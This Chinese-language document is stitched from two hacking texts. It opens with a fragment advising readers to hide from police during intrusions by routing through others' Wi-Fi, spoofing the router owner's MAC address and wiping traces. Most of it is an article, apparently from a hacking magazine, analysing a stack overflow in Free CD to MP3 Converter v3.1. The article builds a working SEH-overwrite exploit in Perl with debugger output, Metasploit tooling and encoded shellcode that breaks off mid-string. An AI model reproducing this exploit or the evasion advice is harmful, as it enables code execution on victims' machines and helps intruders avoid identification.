
这样你在 A 点连接 B 点的信号源 网警就算查到也只能查到 B 点 但是却不知道你在什么地方连接的也不知道你是什么人！ 此方法是最适合隐藏自己的办法！

最后再说下 最好入侵之前先将自己本地的网卡，无线网卡的 MAC 地址都换掉，也可以这样搞 我们可以进入蹭网的路由器得到其 主人的电脑的 MAC 地址 将我们自己的电脑用 其主人的 MAC 地址这样 嘿嘿 ！




此生成工具随机生成一个 MAC 在下载一个 MAC 修改器去修改 或者手动修改







选择那个 值 填入上面生成的 MAC



点击确定后 重启电脑生效

但最好的方法是使用虚拟机进行入侵等操作，入侵完后 将虚拟机 还原或删除这样 虚拟机的 MAC 地址也是需要更改！以上各种隐藏方法组合使用有意想不到的效果！

最后推荐一款痕迹清除的软件 WYVZ 无影无踪



Free CD to MP3 Converter v3.1 栈溢出漏洞分析与利用

作者: riusksk(泉哥)

主页: <http://riusksk.blogbus.com>

本文已发表于《黑客防线》

前言

前些天在 exploit-db 上看到此漏洞公告, 刚好也有提供漏洞软件的下载, 于是就下载下来分析分析, 并自己动手写了写 exploit, 在虚拟机 xp sp3 下已经测试成功。以前也没有写过关于溢出漏洞分析的文章, 今刚好碰到周末, 就自己动手分析了下漏洞成因, 因此也就有了本文。本文分析的软件是 Free CD to MP3 Converter v3.1, 它是一款将 CD 音频提取出来并压缩成 MP3 格式的软件。该软件在读取本地文件时未验证其内容大小, 从而导致在将文件内容保存到局部变量时可引发溢出, 进而覆盖返回地址以及 SEH 结构, 恶意用户通过构造特定文件即可执行任意代码。

漏洞分析

在 ReadFile 上下断后, 经过多次调试, 最终找到了漏洞函数 sub_4AC138, 其在 IDA 下的反汇编代码如下:

```
CODE:004AC138 sub_4AC138          proc near                               ; CODE XREF:
sub_4AA590+50 p
CODE:004AC138                               ; sub_4AA590+26B p
CODE:004AC138
CODE:004AC138 var_1024          = dword ptr -1024h
CODE:004AC138 var_1020          = dword ptr -1020h
CODE:004AC138 var_101C          = word ptr -101Ch
CODE:004AC138 var_1018          = dword ptr -1018h
CODE:004AC138 var_1014          = dword ptr -1014h
CODE:004AC138 var_1010          = dword ptr -1010h      ;读取文件内容后就是从这一
局部变量开始保存的, 通过这里就可以确定函数分配的栈空间大小为 1010h, 即 4112 字节,
因为栈空间是由高到低分配的, 所以要覆盖到返回地址就要填充 4112 字节才行。
CODE:004AC138
CODE:004AC138                push    ebx
CODE:004AC139                push    esi
CODE:004AC13A                push    edi
CODE:004AC13B                push    ebp
CODE:004AC13C                add     esp, 0FFFFFF04h ; 分配栈空间
CODE:004AC142                push    eax
CODE:004AC143                add     esp, 0FFFFFFF4h ; 继续分配栈空间
CODE:004AC146                mov     esi, eax
CODE:004AC148                mov     byte ptr [esi+407Ch], 0
CODE:004AC14F                xor     edi, edi
```



```

CODE:004AC151      mov     ebx, 4
CODE:004AC156      lea     edx, [esp+101Ch+var_1010] ; 将 edx 指向局部
                   变量，后面将用它来保存读取的文件内容，即我们构造的文件内容将会填充到栈空间
CODE:004AC15A      mov     ecx, 4
CODE:004AC15F      mov     eax, [esi+44h]
CODE:004AC162      mov     ebp, [eax]
CODE:004AC164      call    _ReadWavFile      ;用于读取文件内容
{
    0041EC54      .   8B40 04      MOV EAX,DWORD PTR DS:[EAX+4]
    0041EC57      .   E8 F4A7FEFF  CALL <cdextrac._MyReadFile>
    {
        00409450 >/ $ 53          PUSH EBX
        00409451 |. 56          PUSH ESI
        00409452 |. 57          PUSH EDI
        00409453 |. 51          PUSH ECX
        00409454 |. 8BF9      MOV EDI,ECX
        00409456 |. 8BF2      MOV ESI,EDX
        00409458 |. 8BD8      MOV EBX,EAX
        0040945A |. 6A 00      PUSH 0
    }
    /pOverlapped = NULL
    0040945C |. 8D4424 04  LEA EAX,DWORD PTR SS:[ESP+4]
    00409460 |. 50          PUSH EAX
    |pBytesRead
    00409461 |. 57          PUSH EDI
    |BytesToRead
    00409462 |. 56          PUSH ESI
    |Buffer
    00409463 |. 53          PUSH EBX
    |hFile
    00409464 |. E8 23DBFFFF  CALL <JMP.&kernel32.ReadFile>
    \ReadFile, 读取文件内容并将其保存在漏洞函数的局部变量中
    00409469 |. 85C0      TEST EAX,EAX
    0040946B |. 75 07      JNZ SHORT cdextrac.00409474
    0040946D |. C70424 FFFFFFFF>MOV DWORD PTR SS:[ESP], -1
    00409474 |> 8B0424      MOV EAX,DWORD PTR SS:[ESP]
    00409477 |. 5A          POP EDX
    00409478 |. 5F          POP EDI
    00409479 |. 5E          POP ESI
    0040947A |. 5B          POP EBX
    0040947B \. C3          RETN
    }
    0041EC5C      .   83F8 FF      CMP EAX, -1
    0041EC5F      .   75 02      JNZ SHORT cdextrac.0041EC63

```

```

0041EC61 . 33C0      XOR EAX, EAX
0041EC63 > C3          RETN
}
CODE:004AC167      cmp     ebx, 2000h      ; 作为计数器
CODE:004AC16D      jge     loc_4AC624     ; 跳走则函数结束
CODE:004AC173
CODE:004AC173 loc_4AC173:                                ; CODE XREF:
sub_4AC138+4E6 j
CODE:004AC173      mov     eax, edi
CODE:004AC175      cmp     eax, 4          ; switch 5 cases
CODE:004AC178      ja      loc_4AC5F4     ; default
CODE:004AC17E      jmp     off_4AC185[eax*4] ; switch jump, 判断是哪
一文件部分, 如 RIFF, WAVE, FMT, DATA 等等, 然后跳至相应位置进行处理, 由于文件全部
用 A 来填充, 因此文件处理均在 RIFF 部分中进行
CODE:004AC17E
;

-----
CODE:004AC185 off_4AC185      dd offset loc_4AC199      ; DATA XREF: sub_4AC138+46 r
CODE:004AC185      dd offset loc_4AC1E0      ; jump table for switch
statement
CODE:004AC185      dd offset loc_4AC227
CODE:004AC185      dd offset loc_4AC467
CODE:004AC185      dd offset loc_4AC55B
CODE:004AC199
;

-----
CODE:004AC199
CODE:004AC199 loc_4AC199:                                ; CODE XREF:
sub_4AC138+46 j
CODE:004AC199      ; DATA XREF:
sub_4AC138:off_4AC185 o
CODE:004AC199      mov     edx, offset aRiff_0 ; jumtable 004AC17E
case 0, 资源交换文件标志 (RIFF)
CODE:004AC19E      lea     eax, [esp+ebx+101Ch+var_1014]
CODE:004AC1A2      call    sub_4AA4F4
CODE:004AC1A7      test    al, al
CODE:004AC1A9      jnz     short loc_4AC1C2
CODE:004AC1AB      lea     edx, [esp+ebx+101Ch+var_1010] ; 局部变量,
从栈顶开始向栈底填充文件内容
CODE:004AC1AF      mov     ecx, 1
CODE:004AC1B4      mov     eax, [esi+44h]
CODE:004AC1B7      mov     ebp, [eax]
CODE:004AC1B9      call    _ReadWavFile ; 读取文件内容
CODE:004AC1BC      inc     ebx      ; 递增计数器
CODE:004AC1BD      jmp     loc_4AC5F4      ; default

```

.....省略部分代码.....

```

CODE:004AC5F4
CODE:004AC5F4 loc_4AC5F4:                                ; CODE XREF:
sub_4AC138+40 j
CODE:004AC5F4                                ; sub_4AC138+85 j ...
CODE:004AC5F4          mov     eax, [esi+44h] ; default
CODE:004AC5F7          mov     edx, [eax]
CODE:004AC5F9          call    dword ptr [edx]
CODE:004AC5FB          push    edx
CODE:004AC5FC          push    eax
CODE:004AC5FD          mov     eax, [esi+44h]
CODE:004AC600          call     @Classes@TStream@GetPosition$qqrv ;
Classes::TStream::GetPosition(void)
CODE:004AC605          cmp     edx, [esp+1024h+var_1020]
CODE:004AC609          jnz     short loc_4AC614
CODE:004AC60B          cmp     eax, [esp+1024h+var_1024]
CODE:004AC60E          pop     edx
CODE:004AC60F          pop     eax
CODE:004AC610          jb     short loc_4AC618
CODE:004AC612          jmp     short loc_4AC624
CODE:004AC614
;
-----
CODE:004AC614
CODE:004AC614 loc_4AC614:                                ; CODE XREF:
sub_4AC138+4D1 j
CODE:004AC614          pop     edx
CODE:004AC615          pop     eax
CODE:004AC616          jge     short loc_4AC624
CODE:004AC618
CODE:004AC618 loc_4AC618:                                ; CODE XREF:
sub_4AC138+4D8 j
CODE:004AC618          cmp     ebx, 2000h ;计数器, 循环读取文件, 第
第一次是读取 4 字节, 之后都是一字节一字节地读取, 故共可读取 2003h > 1010h, 最终导致
溢出!!!
CODE:004AC61E          jl     loc_4AC173 ;若小于 2000h 则跳至上方实
现循环操作
CODE:004AC624
CODE:004AC624 loc_4AC624:                                ; CODE XREF:
sub_4AC138+35 j
CODE:004AC624                                ; sub_4AC138+4DA j ...
CODE:004AC624          mov     byte ptr [esi+407Ch], 0

```

```
CODE:004AC62B
CODE:004AC62B loc_4AC62B:                                ; CODE XREF:
sub_4AC138+1BE j
CODE:004AC62B                                           ; sub_4AC138+4BA j
CODE:004AC62B      add     esp, 100Ch
CODE:004AC631      pop     ebp
CODE:004AC632      pop     edi
CODE:004AC633      pop     esi
CODE:004AC634      pop     ebx
CODE:004AC635      retn
CODE:004AC635 sub_4AC138      endp
```

漏洞利用

我们先编写一段 perl 代码用于触发漏洞，代码如下：

```
my $junk = 'A' x 5000;
open($fp, ">crash.wav");
print $fp $junk;
close $fp;
```

用 windbg 加载主程序 cdextract.exe，然后运行并打开前面生成的 crash.wav 文件后，结果如下：

```
(1254.1404): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=41414141 ecx=00001388 edx=00001388 esi=41414141 edi=41414141
eip=41414141 esp=0012fab0 ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00010206
41414141 ??                ???
0:000> !exchain
0012fad8: 41414141
Invalid exception stack at 41414141
```

返回地址及 SEH 均可被覆盖掉，因此可以用经典的 jmp esp 及 pop pop ret 两种方式来实现漏洞利用。但我在本机测试时，利用 jmp esp 覆盖返回地址后有跳入 shellcode，但 shellcode 被篡改了。我用 windbg 插件 bgakugan 的 memdiff 功能对比一下内存中的 shellcode 和原本写入的 shellcode，发现有不少字节被更改掉了。所以这里我们改用 pop pop ret 去覆盖 SEH 结构，进而执行 shellcode。接下来我们应该定位一下覆盖 SEH 结构所需的字节数，这个可以直接借助 Metasploit 中的 pattern_create 和 pattern_offset 这两个小工具来定位。我们先用 pattern_create 生成 5000 字节的填充字符：

```
= [ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- == [ 566 exploits - 283 auxiliary
+ -- == [ 210 payloads - 27 encoders - 8 nops
= [ svn r9834 updated 124 days ago (2010.07.14)
```

```
msf > cd tools
msf > pwd
[*] exec: pwd

/msf3/tools
msf > ruby pattern_create.rb 5000
[*] exec: ruby pattern_create.rb 5000
```

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5A
c6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af
2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8 ... 省略部分内容 ...
f3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh
9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5
Gk
```

然后修改前面的 perl 代码，用生成的字符串替换 \$junk 变量：

```
my $junk =
'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1A
f2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8.....省略部分内容.....
f3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh
9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5
Gk';
open($fp,">crash.wav");
print $fp $junk;
close $fp;
```

用上面的代码重新生成 crash.wav, 然后用 windbg 加载主程序再打开 crash.wav, 结果如下：

```
(13e4.11ac): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=68463967 ecx=00001388 edx=00001388 esi=46386746 edi=37674636
eip=31684630 esp=0012fab0 ebp=67463567 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00010206
31684630 ??                ???
0:000> !exchain
0012fad8: 37694636          <= SEH Handle
Invalid exception stack at 69463569    <= next SEH
```

接着用 pattern_offset 工具计算一下：

```
msf > ruby pattern_offset.rb 0x69463569 5000
[*] exec: ruby pattern_offset.rb 0x69463569 5000

4156
```


从上面我们就可以得到偏移量为 4156，现在我们可以重新构造文件：

```
my $junk = 'A' x 4156;
my $nseh = 'BBBB';
my $seh = 'CCCC';
open($fp, ">crash.wav");
print $fp $junk;
close $fp;
```

重新用 windbg 加载主程序，然后运行并打开上面新生成的 crash.wav 文件，结果如下：

```
(7d4.172c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=41414141 ecx=00001044 edx=00001044 esi=41414141 edi=41414141
eip=41414141 esp=0012fab0 ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00010206
41414141 ??                ???
*** WARNING: Unable to verify checksum for image00400000
*** ERROR: Module load completed but symbols could not be loaded for image00400000
0:000> !exchain
0012fad8: 43434343
Invalid exception stack at 42424242
0:000> g
(7d4.172c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=43434343 edx=7c9232bc esi=00000000 edi=00000000
eip=43434343 esp=0012f6e0 ebp=0012f700 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
43434343 ??                ???
```

由上可见，我们已经准确地覆盖了 SEH 结构，现在我们只需要用 jmp 06 来覆盖 nextSEH，用 pop pop ret 指令地址来覆盖 SEH handle，再在后面接上 shellcode，即可使其执行到 shellcode。下面我们先来寻找一下 pop pop ret 指令地址，但在寻找之前，我们还有另一个问题需要解决。那就是 windows 系统上的 SafeSEH 保护问题，如果我们所使用的 ppt 地址是受 SafeSEH 保护的，那么将无法成功利用。因此我们可以先用 OD 插件 SafeSEH 来查看程序加载的哪些模块是未受 SafeSEH 保护的，然后再在那模块中寻找 ppt 地址。用 OD 插件 SafeSEH 查看后，发现有以下三个未受 SafeSEH 保护：

```
/SafeSEH Module Scanner, 条目 29
SEH mode=/SafeSEH OFF
Base=0xa00000
Limit=0xa0d000
Module version=0.29.4.10
Module Name=C:\Program Files\CD to MP3 Freeware\WNASPI32.DLL
```

```
/SafeSEH Module Scanner, 条目 30
SEH mode=/SafeSEH OFF
Base=0x672c0000
Limit=0x672d3000
Module version=1.0rc1
Module Name=C:\Program Files\CD to MP3 Freeware\akrip32.dll
```

```
/SafeSEH Module Scanner, 条目 31
SEH mode=/SafeSEH OFF
Base=0x400000
Limit=0x51c000
Module Name=C:\Program Files\CD to MP3 Freeware\cdextract.exe
```

我们可以任选其一来搜索 ppt 地址，这里我们以 cdextract.exe 为例来搜索地址。关于 pop pop ret 指令搜索，我们可以直接用 Metasploit 工具 msfpescan 来搜索指令。下面是搜索结果：

```
msf > cmd
[*] exec: cmd

Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Program Files\Metasploit\Framework3\msf3\tools>msf > cd 'C:\Program Files\CD to
MP3 Freeware'
msf > pwd
[*] exec: pwd

/cygdrive/c/Program Files/CD to MP3 Freeware
msf > msfpescan -f cdextract.exe -p
[*] exec: msfpescan -f cdextract.exe -p

[cdextract.exe]
0x00401480 pop esi; pop ebx; ret
0x004014ac pop esi; pop ebx; ret
0x004014c9 pop esi; pop ebx; ret
0x004014e5 pop esi; pop ebx; ret
0x0040156d pop esi; pop ebx; ret
0x00401600 pop esi; pop ebx; ret
0x00401664 pop esi; pop ebx; ret
0x004016dc pop esi; pop ebx; ret
0x00401795 pop esi; pop ebx; ret
.....省略.....
```

```
0x004d7a45 pop ecx; pop ebp; ret
0x004d7bd0 pop esi; pop ebx; ret
0x004d7c82 pop ecx; pop ebp; ret
0x004d8082 pop ebx; pop ebp; ret
0x004d8152 pop ebx; pop ebp; ret
0x004d826b pop ebx; pop ebp; ret
```

里面可以搜索到相当多的 ppt 地址，这里我们就直接选用第一个。下面重新构造 exploit 代码：

```
my $junk = 'A' x 4156;
my $nseh = "\x90\x90\xeb\x06"; # jmp 06
my $seh = "\x80\x14\x40\x00"; # pop pop ret
my $shellcode = "\xCC\xCC\xCC\xCC";
open($fp, ">crash.wav");
print $fp $junk.$nseh.$seh.$shellcode;
close $fp;
```

测试结果：


```
(780.1640): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=41414141 ecx=00001048 edx=00001048 esi=41414141 edi=41414141
eip=41414141 esp=0012fab0 ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00010206
41414141 ??                ???
0:000> !exchain
0012fad8: image00400000+1480 (00401480)
Invalid exception stack at 06eb9090
0:000> bp 0012fad8
0:000> g
Breakpoint 1 hit
eax=00000000 ebx=0012f7c8 ecx=00401480 edx=7c9232bc esi=7c9232a8 edi=00000000
eip=0012fad8 esp=0012f6ec ebp=0012f700 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0012fad8 90                nop
0:000> t
eax=00000000 ebx=0012f7c8 ecx=00401480 edx=7c9232bc esi=7c9232a8 edi=00000000
eip=0012fad9 esp=0012f6ec ebp=0012f700 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0012fad9 90                nop
0:000> t
eax=00000000 ebx=0012f7c8 ecx=00401480 edx=7c9232bc esi=7c9232a8 edi=00000000
eip=0012fada esp=0012f6ec ebp=0012f700 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0012fada eb06                jmp     0012fae2
```

```
0:000> t
eax=00000000 ebx=0012f7c8 ecx=00401480 edx=7c9232bc esi=7c9232a8 edi=00000000
eip=0012fae2 esp=0012f6ec ebp=0012f700 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0012fae2 cc          int     3
```

成功地执行到 shellcode, 现在我们放上 shellcode, 这个读者可自行编写或者用 Metasploit 生成, 最后得到最终的 exploit:

```
my $junk = 'A' x 4156;
my $nseh = "\x90\x90\xeb\x06"; # jmp 06
my $seh = "\x80\x14\x40\x00"; # pop pop ret
my $nops = "\x90\x90"; # 用于抬高栈顶, 防止 shellcode 被截断
my $shellcode =
"\xb8\xc7\xae\x8e\xae\xd9\xc7\x33\xc9\xb1\x31\xd9\x74\x24" .
"\xf4\x5b\x31\x43\x14\x83\xeb\xfc\x03\x43\x10\x25\x5b\x72" .
"\x46\x20\xa4\x8b\x97\x52\x2c\x6e\xa6\x40\x4a\xfa\x9b\x54" .
"\x18\xae\x17\x1f\x4c\x5b\xa3\x6d\x59\x6c\x04\xdb\xbf\x43" .
"\x95\xea\x7f\x0f\x55\x6d\xfc\x52\x8a\x4d\x3d\x9d\xdf\x8c" .
"\x7a\xc0\x10\xdc\xd3\x8e\x83\xf0\x50\xd2\x1f\xf1\xb6\x58" .
"\x1f\x89\xb3\x9f\xd4\x23\xbd\xcf\x45\x38\xf5\xf7\xee\x66" .
"\x26\x09\x22\x75\x1a\x40\x4f\x4d\xe8\x53\x99\x9c\x11\x62" .
"\xe5\x72\x2c\x4a\xe8\x8b\x68\x6d\x13\xfe\x82\x8d\xae\xf8" .
"\x50\xef\x74\x8d\x44\x57\xfe\x35\xad\x69\xd3\xa3\x26\x65" .
"\x98\xa0\x61\x6a\x1f\x65\x1a\x96\x94\x88\xcd\x1e\xee\xae" .
"\xc9\x7b\xb4\xcf\x48\x26\x1b\xf0\x8b\x8e\xc4\x54\xc7\x3d" .
